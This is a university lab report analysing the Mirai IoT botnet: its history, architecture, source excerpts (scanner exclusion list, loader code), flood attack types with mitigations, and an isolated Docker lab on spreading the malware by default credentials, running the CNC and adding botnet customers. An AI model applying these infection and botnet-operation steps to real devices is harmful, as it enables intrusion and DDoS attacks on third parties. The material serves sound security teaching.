Department of Information Engineering and Computer Science

Master degree in Computer Science - Cyber Security

FINAL REPORT

IoT MALWARE: MIRAI

Group 4

Luigi Dell'Eva, Riccardo Germenia, Ion Andy Ditu

Academic year 2023/2024

Contents

1 Introduction **2**
1.1 DDoS . . . 2
1.2 Botnet . . . 2
1.3 Mirai . . . 3
1.3.1 Mirai architecture . . . 3

2 Mirai static analysis **5**
2.1 Directory hierarchy . . . 5
2.2 Mirai Scanner . . . 6
2.3 Loader server . . . 6

3 Traffic analysis **9**
3.1 SYN Flood Attack . . . 9
3.2 HTTP Flood Attack . . . 9
3.3 ACK Flood Attack . . . 9
3.4 UDP Flood Attack . . . 9

4 IoT Malware Laboratory **11**
4.1 Mirai botnet initialization . . . 11
4.2 Exercise 1: Find the CNC . . . 11
4.3 Exercise 2: Connect to the CNC . . . 12
4.4 Exercise 3: Spread Mirai . . . 12
4.5 Exercise 4: Sell the service . . . 13
4.6 Launch an attack . . . 14
4.7 Exercise 5: Traffic analysis . . . 14

5 Other malware **18**
5.1 Hajime . . . 18
5.2 Goldoon . . . 19
5.3 BotenaGo . . . 19

1 Introduction

1.1 DDoS

A Distributed Denial of Service (DDoS) attack is an attempt to make an online service unavailable by overwhelming it with traffic from multiple sources. Whereas a Denial of Service (DoS) attack comes from a single source, DDoS attacks use multiple compromised devices, known as bots, to carry out the malicious activity. The bots are systems, typically IoT devices, infected with malware and together for a botnet, which can be controlled by the attacker to send commands remotely.

There are different types of DDoS attacks:

- **Volume-based attacks**: they overwhelm the bandwidth of the target, effectively choking the network and making the service unavailable. These attacks can be further differentiated into typical flood attack (e.g., UDP and ICMP flood), where the bots send a large number of packets, and amplification attacks (e.g., DNS amplification), in which attackers exploit services that respond with larger packets than they receive.
- **Protocol attacks**: they exploit faults in network protocols to exhaust server resources. Some examples of these attacks are SYN flood (better explained in Chapter 3), Ping of Death, where malformed packets cause the target system to crash, and Smurf attacks, where the target's IP is spoofed and sends ICMP requests to a network causing the devices to send a large number of responses to the target.
- **Application-layer attacks**: they target the seventh layer of the stack, where web pages are generated. For these attacks we can have typical HTTP flood, where multiple HTTP requests overwhelm the server, or attacks like Slowloris where the attacker keeps many connections open to exhaust server resources.

The impact of DDoS attack can have different effects:

- **Operational disruption**: service interruption prevent legitimate users from accessing them and the target's workforce is diverted to manage and mitigate the attack, affecting the productivity.
- **Financial costs**: the downtime of the service can have significant financial impact and also mitigation costs to deploy defences have to be considered.
- **Reputational damage**: customer trust can be lost if users experience prolonged disruptions, leading to a negative brand image.

1.2 Botnet

A botnet is a network of internet-connected devices, such as computers, smartphones or IoT devices, whose security has been compromised and control has been taken over by a third party. Botnets were initially designed for legitimate purposes, such as automating repetitive tasks or managing chatroom. However, their ability to execute code within other computers led to their misuse for malicious activities, such as stealing passwords, tracking user keystrokes, and launching attacks against unsuspecting devices. [6] They are one of the most common types of **network-based attacks** today due to their use of large, coordinated groups of hosts. These groups are created by infecting vulnerable hosts, turning them into "*zombies*" or **bots**, which can then be controlled remotely. When a collection of bots is managed by a **Command and Control** (CNC) infrastructure, it forms a botnet. Botnets help in obscuring the identity of the attacking host by providing a layer of indirection, separating the attacking host from its victim through zombie hosts, and separating the attack itself from the botnet assembly by an arbitrary amount of time. [9] The method of controlling bots varies based on the architecture of the botnet's command and control mechanisms, which can be **Internet Relay Chat** (IRC), **HTTP**, **DNS**, or **P2P-based**.

1.3 Mirai

Mirai is a malware that targets **IoT devices**, such as routers, cameras and others, by exploiting their default credentials. Once a device is compromised by Mirai, it becomes part of a botnet that can be used to launch **DDoS attacks**, however, this does not compromise the device's functionality except for occasional increased bandwidth usage. It is capable of running on various CPU architectures, including MIPS, ARM, and others. It uses a dictionary attack with a set of 62 entries to gain control of vulnerable devices. The infected devices are reported to a control server to become part of a large-scale Agent-Handler botnet. [5]

The botnet was first created by a guy named Paras Jha, who used it to launch multiple DDoS attacks against Minecraft servers. This was to extort money from the server owners, who would pay him to gain "protection" from the attacks. Then it was also used to attack Rutgers University, where he was a student. After these events, he joined forces with other two individuals, Josiah White and Dalton Norman, to further develop the malware, which later became known as Mirai. The malware was first discovered by MalwareMustDie, a non-profit security research group, in August 2016. In the late September of the same year, it gained public attention after being used in a DDoS attack against the Krebs On Security website, reaching 620 Gbps. Following this, it was employed in an attack on the French hosting company OVH, which peaked at 1 Tbps. After these attacks, Anna-senpai, which seems to be the online nickname of Paras Jha, released the source code of Mirai on HackForums[1]. This led to the proliferation of Mirai-based botnets and some time later caused the Dyn DDoS attack, which took down several high-profile websites, such as GitHub, Twitter, Reddit, and Netflix. Dyn estimated that up to 100,000 malicious endpoints were involved in the attack. [8]

1.3.1 Mirai architecture

The architecture of Mirai is illustrated in Figure 1.1 and is based on a **centralized** model. The botnet is composed of four main components:

- **CNC server**: the central component of the botnet, it is used by the admin / users to control the bots and to send commands to them.
- **Bots**: the infected devices that are part of the botnet and are used to launch DDoS attacks. Other than waiting for commands to perform attacks, each bot performs some other tasks:
  - **Scanner**: perform active scanning of the internet for vulnerable devices, once found it reports them to the report server. When a device is found it tries to remotely access by using a dictionary based attack with a set of 62 entries. If the attack is successful, the bot will send the vulnerability to the reporting server.
  - **Killer**: tries to kill other malware running on the device.
  - **Masking**: once the malware is running, it deletes itself from the device to go unnoticed.
- **Reporting server**: its role is to receive the vulnerability (IP, port and potential username and password) found by the bots and forward them to the loader.
- **Loader server**: it is in charge of loading the malware on the reported devices.

To summarize, Mirai uses a spreading model named "Real Time Loading", which is based on the following steps: Bots $\rightarrow$ Reporting server $\rightarrow$ Loader server $\rightarrow$ Bots. [5] More information on how the components works with some code snippets can be found in Chapter 2.

[1] Original post: `https://hackforums.net/showthread.php?tid=5420472`




Figure 1.1: Mirai architecture

2 Mirai static analysis

In this chapter we delve into the inner workings of Mirai providing a more technical view over its source code. We will go through some of the most important functions and data structures used by Mirai to infect and control IoT devices.

2.1 Directory hierarchy

The original directory hierarchy of Mirai is shown in Figure 2.1, and it is composed of the following directories: `dlr`, `Loader`, `Mirai` and `Scripts`. Note that in our repository this structure can be found into `unmodified_code` while in order to make the malware running in our environment we had to make some changes to the original code and its structure.




Figure 2.1: Original Mirai directory hierarchy [5]

- `dlr`: contains the script needed to compile the `echoloader` which is a small binary (~1 KB) that will serve as wget or tftp. The subfolder `release` contains the echoloader compiled binaries.

- `Loader`: contains the file to execute the loader server. The `src` subfolder contains its source code and the `bins` one the binary files of both Mirai malware and the echoloader.

- `Mirai`: contains the source code of the Mirai malware. This folder is divided into three subfolders:

  - `CNC`: contains the source code of the CNC server written in GO language.
  - `Bot`: contains the source code of the Mirai bots written in C language.
  - `Tools`: contains some utility scripts needed to deploy the malware, such as the `enc.c` script used to encrypt the configuration file and the `scanListen.go` which implements the Reporting server.

- `Scripts`: contains some utility scripts to compile the malware.

Note that the following code snippets are taken from the original Mirai source code, but some part of the code might have been cut out for clarity.

2.2 Mirai Scanner

The Mirai scanner's source code can be found in the 'scanner.c' file. The scanner is used by the bots to search for other devices which are potentially vulnerable to the Mirai malware. The search of the devices is performed using random IP addresses generated using the 'get_random_ip' function. One interesting aspect of this function is that while being random it skips some IP addresses which are reserved for special purposes, such as the internal addresses or reserved ones. In addition to these addresses there are also some standard IPs which are avoided because, according to the comments in the code, belong to special entities e.g. the 'Department of Defense' or the 'US Postal Service'. The complete list can be found in Figure 2.2. Instead of performing an entire telnet handshake to check the validity of an IP address the bot sends a TCP SYN packet and if the response it gets is a SYN+ACK packet it starts a dictionary attack against the host. The dictionary is composed of 60 credentials which are known to be used as default ones (e.g. admin:admin, root:root), all the entries are encrypted to make the reverse engineering harder. More details on the encryption algorithm are provided in Section 4.2. To handle the possible state transitions of the telnet interaction a switch statement that works as a state machine is used [5]. Once a valid credential is found the bot sends the information to the reporting server which will share it with the loader server. The scanner is also able to detect if the device is already infected by checking if the device is listening on port 48101. If the device is already infected the bot will not try to infect it again [2].

```c
    while (o1 == 127 ||                               // 127.0.0.0/8      - Loopback
          (o1 == 0) ||                                // 0.0.0.0/8        - Invalid address space
          (o1 == 3) ||                                // 3.0.0.0/8        - General Electric Company
          (o1 == 15 || o1 == 16) ||                   // 15.0.0.0/7       - Hewlett-Packard Company
          (o1 == 56) ||                               // 56.0.0.0/8       - US Postal Service
          (o1 == 10) ||                               // 10.0.0.0/8       - Internal network
          (o1 == 192 && o2 == 168) ||                 // 192.168.0.0/16   - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||       // 172.16.0.0/14    - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) ||      // 100.64.0.0/10    - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||                  // 169.254.0.0/16   - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||       // 198.18.0.0/15    - IANA Special use
          (o1 >= 224) ||                              // 224.*.*.*+       - Multicast
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 ||
o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );
```

Figure 2.2: Whitelisted IPs in get_random_ip function

2.3 Loader server

As we said in Chapter 1 the **Loader server** is in charge of receiving the vulnerabilities from the Reporting server and use them to load the malware on the reported devices. The vulnerabilities received must be in the following format:

`ip:port user:pass`

The Loader has three main components:

- **Pool of workers**: a worker is a thread whose job is to process the received vulnerabilities and infect the devices.
- **List of vulnerabilities**: list of information that can be used to access the insecure devices.
- **Binary source code**: cross-compiled binary for different architectures.

The source code of the loader is into the `loader/src` folder. The entry point is the `main.c` file where all the needed data structures are initialized and it has two main parts:

- The `server_create` function which is illustrated in Figure 2.3. It takes as input the **numbers of workers** to create and both the **IP address** and **port** for **wget** and **tftp**.

- Then it starts **listening** for incoming reports from the Reporting server. When a report is received, it calls the `server_queue_telnet` function which checks if maximum number of connection (variable `max_open`) has been reached. If not, it invokes `server_telnet_probe`. This is shown in Figure 2.4.

```
# /mirai/loader/src/main.c
if ((srv = server_create(sysconf(_SC_NPROCESSORS_ONLN), addrs_len, addrs, 1024 * 64, "100.200.100.100", 80, "100.200.100.100")) == NULL)
    {
        printf("Failed to initialize server. Aborting\n");
        return 1;
    }
```

Figure 2.3: `server_create` function

```
# mirai/loader/src/main.c
while (TRUE)
    {
        char strbuf[1024];

        if (fgets(strbuf, sizeof (strbuf), stdin) == NULL)
            break;

        memset(&info, 0, sizeof(struct telnet_info));
        if (telnet_info_parse(strbuf, &info) == NULL)
            printf("Failed to parse telnet info: \"%s\" Format ->
                    ip:port user:pass arch\n", strbuf);
        else
        {
            if (srv == NULL)
                printf("srv == NULL 2\n");

            server_queue_telnet(srv, &info);
            if (total++ % 1000 == 0)
                sleep(1);
        }

        ATOMIC_INC(&srv->total_input);
    }
```

Figure 2.4: `main.c` loop

The `server_telnet_probe` is shown in Figure 2.5. Its role is to **set up a connection** with the remote device and **cyclically** add new **event** to the epoll of the selected worker. In this way as soon as a worker is free, it will be able to call `handle_event`.

```
# mirai/loader/src/server.c
void server_telnet_probe(struct server *srv, struct telnet_info *info)
{
    int fd = util_socket_and_bind(srv);
    struct server_worker *wrker = &srv->workers[ATOMIC_INC(&srv->curr_worker_child) % srv->workers_len];
    ....
    epoll_ctl(wrker->efd, EPOLL_CTL_ADD, fd, &event);
}
```

Figure 2.5: `server_telnet_probe` function

Since the source code of the `handle_event` is quite long, we will not show it here. Its role is to interact with the remote device using a switch statement that performs **various actions** based on a **state machine**, which is shown in a simplified way in Figure 2.6

What we have said so far, can be summarized as follow: when a vulnerability result is received, it is added to a worker's list of vulnerabilities. All workers are actively waiting for elements in their lists to process. Once a vulnerability is available, a worker uses the information to access a weak device. It then identifies the device's architecture to load the appropriate executable. The worker tries to upload the binary code to the device using either wget or tftp . If neither is available, the "echoloader", which




Figure 2.6: State machine of the `handle_event` function

functions similarly to wget, is loaded onto the victim using the Linux echo command and is then used to upload the worm binary code. Once uploaded, it is executed and the device is turned into a Mirai bot. [5]

3 Traffic analysis

Mirai can launch a wide array of DDoS attacks aimed to overwhelm targeted systems, rendering them inaccessible to legitimate users. Among the numerous attack methods Mirai employs, the most notorious ones are the SYN flood attack that exploits the TCP handshake process to exhaust server resources. HTTP flood attacks target web servers to degrade their performance or take them offline entirely. Another method is flooding the target with ACK packets, aiming to consume bandwidth and processing power. Lastly, the UDP flood attack sends numerous UDP packets to random ports on the target, overwhelming the server's ability to handle incoming traffic.

3.1 SYN Flood Attack

A SYN flood attack exploits the TCP handshake process. When a client attempts to establish a TCP connection with a server, it sends a SYN (synchronize) packet, the server responds with a SYN-ACK (synchronize-acknowledge) packet, and the client then replies with an ACK (acknowledge) packet, completing the handshake.

In a SYN flood attack, the bots sends a large number of SYN packets to the target server, but never complete the handshake by sending the final ACK packet. This leaves the server with many half-open connections, since its connection table will be completely filled. This consumes the resources of the server and it will not be able to handle legitimate traffic.

An interesting mitigation are SYN cookies, a technique invented by Daniel J. Bernstein, which involves sending the SYN-ACK response with a crafted sequence number that encodes information about the initial connection request. Only if the client replies correctly with an ACK, resources are allocated for the communication.

3.2 HTTP Flood Attack

In an HTTP flood attack, the bots send a large number of HTTP requests to the target web server. The overwhelming number of requests exhaust the server's CPU and memory. Unlike other types of DDoS attacks that aim to overwhelm the network or transport layer, HTTP flood acts at the application layer.

HTTP flood attacks can either follow the aforementioned basic implementation (i.e., sending numerous HTTP requests) or send HTTP request at a slow rate in order to appear legitimate keep connections open and exhaust server resources (e.g., Slowloris).

3.3 ACK Flood Attack

ACK packets are used to acknowledge the receipt of data in the TCP protocol and every data packet sent must be acknowledged by the receiver. An ACK flood attack involves sending a flood of these packets to the target with the intent of saturating its network bandwidth and processing capability.

A possible mitigation is the traffic filtering of ACK packets without corresponding SYN packets, although this will also require processing.

3.4 UDP Flood Attack

UDP flood attacks involve sending a large number of UDP packets to random ports on the target system. Since UDP is a connectionless protocol, used for example for streaming, the target system must process each packet, checking for applications listening on these ports, and send an ICMP "Destination Unreachable" packet if the port is closed. This can quickly overwhelm the target's resources.

Comparison. In Table 3.1, we can see a summary of the attacks.

Attack Type	Layers Targeted	Detection Complexity	Resource Impact
SYN Flood	Network/Transport Layer	Moderate	Connection resources
ACK Flood	Network/Transport Layer	Moderaten	Processing resources
HTTP Flood	Application Layer	High *	CPU and memory
UDP Flood	Network Layer	Moderate	CPU, memory, and bandwidth

* requires application layer inspection

Table 3.1: Summary of Attack Types

4 IoT Malware Laboratory

In order to successfully complete the laboratory activity, it is strongly advised to use the provided virtual machine. The credentials of the root user are `mirai:mirai`, this user contains all the necessary information to complete the laboratory. The virtual machine is based on Lubuntu 20.04 LTS, from which unnecessary software has been removed, to make the system lighter and Wireshark was installed. The whole lab experience can be performed without giving the machine internet access.
The first four exercises have the objective of providing a hands-on experience with the Mirai botnet from the point of view of an attacker who decides to download the source-code and create his own instance.

4.1 Mirai botnet initialization

We decided to use Docker since it provides a lightweight way to create machines that can act both as servers and clients. We also decided to use `docker compose` since it allows us to define and run multi-container Docker applications. To ensure interaction between the containers, we decided to use a custom network to which all the containers are attached. The network is set as `internal` meaning that the containers do not have access to the internet, we used this approach to ensure that the botnet could not attack any real systems.
The first step to start the botnet is to start a terminal and run the following commands:

1. `cd mirai`
2. `docker compose up -d`

Since the virtual machine comes with all the Docker images pre-built, the services will start almost instantly. The Mirai botnet can be built to work both with telnet and ssh and both in debug and release mode. We opted on using the telnet version, built in debug mode to have unencrypted traffic and to have a better understanding of the botnet's behavior. This commands will start some docker containers with the following services:

- The CNC server (Ubuntu) with the database (MySQL)
- 4 containers (Alpine) simulating IoT devices. These four devices are running a telnet server.
- A Nginx container to simulate a website (victim)

To actually start the botnet, the following command must be executed:

- `docker exec -it mirai-cnc bash /home/cnc/starter.sh`

This command will start the CNC server allowing connections from both the bots and the attacker. It is important to notice that the CNC server is running on a fixed IP address which is `192.168.10.10` and that it is possible to access the CNC server from the host machine by using telnet. The CNC server implements a telnet server in GO from which it is possible to interact with the botnet.

4.2 Exercise 1: Find the CNC

Each bot that is part of the Mirai botnet reports to the CNC its status and waits for commands from it, this means that the bot has to know at any time which how to contact the CNC (IP address and port). To achieve this the bot has the value of a DNS entry which resolves to the CNC IP address hard coded in the binary. The actual entry can be found in the file `bot/config.h` (figure 4.1) with name `DOMAIN_NAME`. In the same config file it is possible to find also the `SCAN_DOMAIN_NAME` entry which refers

```
#define DOMAIN_NAME "\x4F\x4B\x50\x43\x4B\x0F\x41\x4C\x41\x22"
#define DOMAIN_NAME_LEN 10
#define SCAN_DOMAIN_NAME "\x4F\x4B\x50\x43\x4B\x0F\x41\x4C\x41\x22"
#define SCAN_DOMAIN_NAME_LEN 10
#define DNS_0 127
#define DNS_1 0
#define DNS_2 0
#define DNS_3 11
```

Figure 4.1: config.h file

to the reporting server to which the bot sends information about the newfound victims, in this case it is the same as the CNC. Together with these entries the bot is also provided with four entries whose name starts with `DNS_` that are used to indicate the DNS server's address[1]. The actual algorithm to encrypt these entries can be found in the file `tools/enc.c`, it basically reduces to splitting the key in four parts and using them to XOR each character of the entry. This is probably done to protect the CNC since it would be easy for someone to get the IP address of the CNC by just intercepting the traffic or reversing the binary, and while it is really easy to change an IP address it would be way harder to change the DNS server's address since it is hard coded in the binary.

4.3 Exercise 2: Connect to the CNC

Since the entire infrastructure is run in some containers on the host machine there are two possible ways to connect to the CNC server. The first one employs the usage of the telnet command run from the host machine, `telnet 192.168.10.10` will connect to the CNC server. To check that the CNC IP is actually `192.168.10.10`, the command `docker ps` can be run to see the list of running containers and the command `docker container inspect mirai-cnc` can be used to see the container's IP address. The second way to connect to the CNC server is to run the telnet command from the CNC server itself, this can be done by running the command `docker exec -it mirai-cnc telnet localhost`. The credentials of the only existing account are `root:root`. Once inside the CNC server it is possible to use the '?' command to list the possible attacks, and since we are logged in as a privileged user it is possible to use two additional commands `adduser` which adds a user to the CNC server and `botcount` which returns the number of bots connected to the CNC server. The `botcount` command was slightly modified to return the IP addresses of the bots connected to the CNC server together with their number.

4.4 Exercise 3: Spread Mirai

This exercise has the objective of infecting some containers with the Mirai malware, to achieve this the idea is to get access to one of the IoT devices and then use it to infect the other devices. The target device has IP `192.168.10.5`. All the IoT devices have the same credentials which are `admin:admin1234`, they were originally found in a made up manual page which can be found in our repository at `/report/resources/pdf`[2]. Since the CNC together with the telnet interface provides an endpoint to download files it can be used as the loader server. The first step is to connect to the target machine using the command `telnet 192.168.10.5`, after logging in it is possible to get the actual scanner script from the CNC by using the command `wget mirai-cnc/bins/scanner.py`. There are a few things to consider here, the first one is that instead of the IP it is possible to use the container name `mirai-cnc` since we are inside a docker container in the same network. The other important thing to notice is that we decided to reimplement the scanner because the original scanner targets random machines over the internet. The scanner script is written in python and tests a set

[1] In our case the IP is set to 127.0.0.11 which is the address of the Docker internal DNS

[2] `https://github.com/luiss07/mirai/tree/main/report/resources/pdf`

```
# commands in the CNC panel
adduser
# command to execute something in docker
docker exec -it container_name command
# connect to mysql, password: password
mysql --password
# mysql tables
users
history
whitelist
```

Figure 4.2: Commands needed for the fourth exercise

of credentials against some known IPs. If the scanner is run as-is it would not connect to any device since it is missing the credentials used by the devices. To solve this issue the script must be updated either from the CNC server or from the host machine. If the CNC route is chosen the file can be found in the folder `/var/www/html/bins/`, after editing it, downloading it again on the target machine and running it three machines will be infected. It is possible to verify the infected machines from the CNC Telnet interface, by using the `botcount` command. Even though there are four potential victims only three of them will be infected, this is due to a programming error on our side which led to the scanner not targeting the machine with IP `192.168.10.5`.

4.5 Exercise 4: Sell the service

This optional exercise was created to show how it is possible to create a new user account inside the CNC. All the necessary information to perform this exercise can be found in figure 4.2. The first step is to connect to the CNC server using telnet and logging in as the `root` user. By using the `adduser` command the credentials and constraints for the new user can be inserted, an example of this can be found in figure 4.3. It is important to notice that if no constraint is provided the CNC will not give any error, but the user will not be created. After creating the user it is possible to check the database to check how the user information are stored. The first step to achieve this is to connect to the MySQL database found in the CNC server, this can be done by running the command `docker exec -it mirai-cnc mysql -password`, the password is `password`. Once inside the MySQL shell it is possible to run the command `use mirai` to select the database and then `select * from users` to see the table containing the users. The result of this command can be found in figure 4.4. One interesting thing to notice is that the password is stored in plain text by the original implementation. This is a bad practice and should never be done in a real-world scenario since an attacker compromising the database would have access to the all the accounts. To avoid this issue hashing is used in real-world applications, this way even if the attacker gets access to the database he would not be able to get the actual password.

Together with the user accounts the database also stores a list of `whitelisted` IPs which the bots will not attack and a table which contains the log of all the attacks launched by the botnet.

```
root@botnet# adduser
Enter new username: test
Enter new password: test
Enter wanted bot count (-1 for full net): 2
Max attack duration (-1 for none): 300
Cooldown time (0 for none): 30
New account info:
Username: test
Password: test
Bots: 2
Continue? (y/N)y
User added successfully.
```

Figure 4.3: Result of the adduser command

```
use mirai
SELECT * FROM users;
+----+----------+----------+----------------+----------+------+------------+----------+-------+-------+---------+
| id | username | password | duration_limit | cooldown | wrc  | last_paid  | max_bots | admin | intvl | api_key |
+----+----------+----------+----------------+----------+------+------------+----------+-------+-------+---------+
|  1 | root     | root     |              0 |        0 |    0 |          0 |       -1 |     1 |    30 |         |
|  2 | test     | test     |            300 |       30 | NULL | 1716755097 |        2 |     0 |    30 | NULL    |
+----+----------+----------+----------------+----------+------+------------+----------+-------+-------+---------+
```

Figure 4.4: Database content after adding the new user

4.6 Launch an attack

From the CNC panel, a specific attack is launched and the network traffic is captured using Wireshark. To initiate an attack, one of the available attack commands listed by the '?' command can be used. The syntax of the command is [attack_type] [target_ip] [duration], specifying the needed information for the attack.

After launching the attack, Wireshark is used to monitor the network traffic. In Wireshark, a message sent from the CNC server to the bots should be observable, found in Figure 4.5. This message contains all the necessary information for the bots to execute the attack, including the type of attack, the target IP address, the duration of the attack, and the number of bots involved.

4.7 Exercise 5: Traffic analysis

In this exercise, different .pcap files containing realistic analyses of Mirai attacks are provided. The scope of the exercise is to examine the packets within each .pcap file and determine which type of





Figure 4.5: Packet containing attack information



1940	20.472036	222.190.144.35	192.168.0.13	TCP	98	6890 → 554 [SYN] Seq=0 Win=2764 Len=0
1941	20.472111	222.64.94.104	192.168.0.13	TCP	102	4682 → 554 [SYN] Seq=0 Win=1986 Len=0
1942	20.472782	222.51.223.69	192.168.0.13	TCP	102	6515 → 554 [SYN] Seq=0 Win=6442 Len=0
1948	20.476311	222.237.10.199	192.168.0.13	TCP	98	6813 → 554 [SYN] Seq=0 Win=7723 Len=0
1949	20.476430	222.236.188.11	192.168.0.13	TCP	98	1975 → 554 [SYN] Seq=0 Win=8970 Len=0
1950	20.476504	222.95.10.234	192.168.0.13	TCP	102	1516 → 554 [SYN] Seq=0 Win=6947 Len=0
1954	20.479585	222.159.187.55	192.168.0.13	TCP	98	5663 → 554 [SYN] Seq=0 Win=3021 Len=0
1955	20.479666	222.61.118.22	192.168.0.13	TCP	98	7905 → 554 [SYN] Seq=0 Win=3555 Len=0
1956	20.479740	222.157.104.149	192.168.0.13	TCP	102	5144 → 554 [SYN] Seq=0 Win=8131 Len=0
1960	20.484226	222.75.141.92	192.168.0.13	TCP	98	5277 → 554 [SYN] Seq=0 Win=7328 Len=0
1961	20.484345	222.248.21.242	192.168.0.13	TCP	98	1732 → 554 [SYN] Seq=0 Win=8685 Len=0
1962	20.484418	222.106.222.30	192.168.0.13	TCP	98	8579 → 554 [SYN] Seq=0 Win=1025 Len=0
1963	20.484491	222.225.99.121	192.168.0.13	TCP	102	6230 → 554 [SYN] Seq=0 Win=2375 Len=0
1966	20.486674	222.2.237.36	192.168.0.13	TCP	102	4728 → 554 [SYN] Seq=0 Win=7419 Len=0
1970	20.488352	222.215.211.125	192.168.0.13	TCP	98	7686 → 554 [SYN] Seq=0 Win=3889 Len=0
1971	20.488425	222.112.56.197	192.168.0.13	TCP	102	5012 → 554 [SYN] Seq=0 Win=2839 Len=0
